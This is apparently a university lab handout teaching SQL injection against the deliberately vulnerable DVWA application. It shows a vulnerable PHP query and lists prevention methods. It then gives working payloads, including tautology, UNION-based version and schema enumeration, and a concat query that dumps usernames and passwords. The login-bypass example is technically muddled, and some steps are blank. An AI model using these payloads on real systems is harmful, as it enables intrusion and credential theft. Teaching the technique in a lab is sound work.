UNIVERSITY OF TECHNOLOGY, JAMAICA

SCHOOL OF COMPUTING & INFORMATION TECHNOLOGY (SCIT)

COMPUTER SECURITY

Lab 3 - SQL INJECTION

Date: October 10, 2026

Due Date: October 17, 2026

What is SQL injection (SQLi)?

SQL injection is one of the most common attacks used by hackers to exploit any SQL database-driven web application. It's a technique where SQL code/statements are inserted in the execution field with an aim of either altering the database contents, dumping useful database contents to the hacker, cause repudiation issues, spoof identity, and much more.

Let's take a **simple scenario** where we have a web application with a login form with username and password fields. If the developer used PHP for development, the code would look like this:

```php
<?php
$query = "SELECT * FROM users WHERE username = '" . $_POST['username'] . "'";
$query .= " AND password = '" . $_POST['password'] . "'";
?>
```

If a user `Karen` with the password '`12345`' wanted to log in, after clicking the Submit or the Log in button, the query that would be sent to the database would look like this:

```
SELECT * FROM users WHERE username='Karen' AND password='12345'
```

If an attacker knew the username and wanted to bypass the login window, they would put something like `Karen;--` in the username field. The resulting SQL query would look like this:

```
SELECT * FROM users WHERE username='Karen'; --  ' AND password='1111'
```

What the attacker has done is adding the -- (double-dash) which comments the rest of the SQL statement. The above query will return the information entered in the password field making it easier for the attacker to bypass the login screen.


How to prevent SQL injection

The main reason that makes websites vulnerable to SQL injection attacks can be traced back to the web development stage. Some of the techniques that can be implemented to prevent SQL injection include:

- **Input validation:** If the website allows user input, this input should be verified whether it's allowed or not.
- **Parameterized queries:** This is a technique where the SQL statements are precompiled and all you have to do is supply the parameters for the SQL statement to be executed.
- Use Stored procedures
- Use character-escaping functions
- **Avoid administrative privileges** - Don't connect your application to the database using an account with root access
- Implement a Web application firewall (WAF)

Prerequisites

1. Setup DVWA on VirtualBox.
2. Login and ensure the security settings is on low




Step 1: Basic Injection


On the User ID field, enter “1” and click Submit. That is supposed to print the ID, First_name, and Surname on the screen as you can see below.

The SQL syntax being exploited here is:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```



Interestingly, when you check the URL, you will see there is an injectable parameter which is the ID. Currently, my URL looks like this:



Let’s change the ID parameter of the URL to a number like 1,2,3,4 etc. That will also return the `First_name` and `Surname` of all users as follows:


```
ID: 2
First name: Gordon
Surname: Brown

ID: 3
First name: Hack
Surname: Me

ID: 4
First name: Pablo
Surname: Picasso
```

Step 2: True Always Equal True

An advanced method to extract all the `First_names` and Surnames from the database would be to use the input: `%' or '1'='1'`




The percentage `%` sign does not equal anything and will be false. The `'1'='1'` query is registered as True since 1 will always equal 1. If you were executing that on a database, the query would look like this:

```
SELECT first_name, last_name FROM users WHERE user_id = '%' or '1'='1';
```

Step 3: To determine the database version


To know the database version the DVWA application is running on, enter the text below in the User ID field.

```
%' or 0=0 union select null, version() #
```



Step 4: Display user data


To display the Database user who executed the PHP code powering the database, enter the text below in the USER ID field.



Step 5: Display all tables in information_schema

The Information Schema stores information about tables, columns, and all the other databases maintained by MySQL. To display all the tables present in the `information_schema`, use the text below.


```
%' and 1=0 union select null, table_name from information_schema.tables #
```



Step 6: Display all the user tables in information_schema

For this step, we will print all the tables that start with the prefix user as stored in the information_schema. Enter the SQL code below in the User ID.

```
%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
```



Step 7: Display Column field contents

To display all the necessary authentication information present in the columns as stored in the information_schema, use the SQL syntax below:

```
%' and 1=0 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```

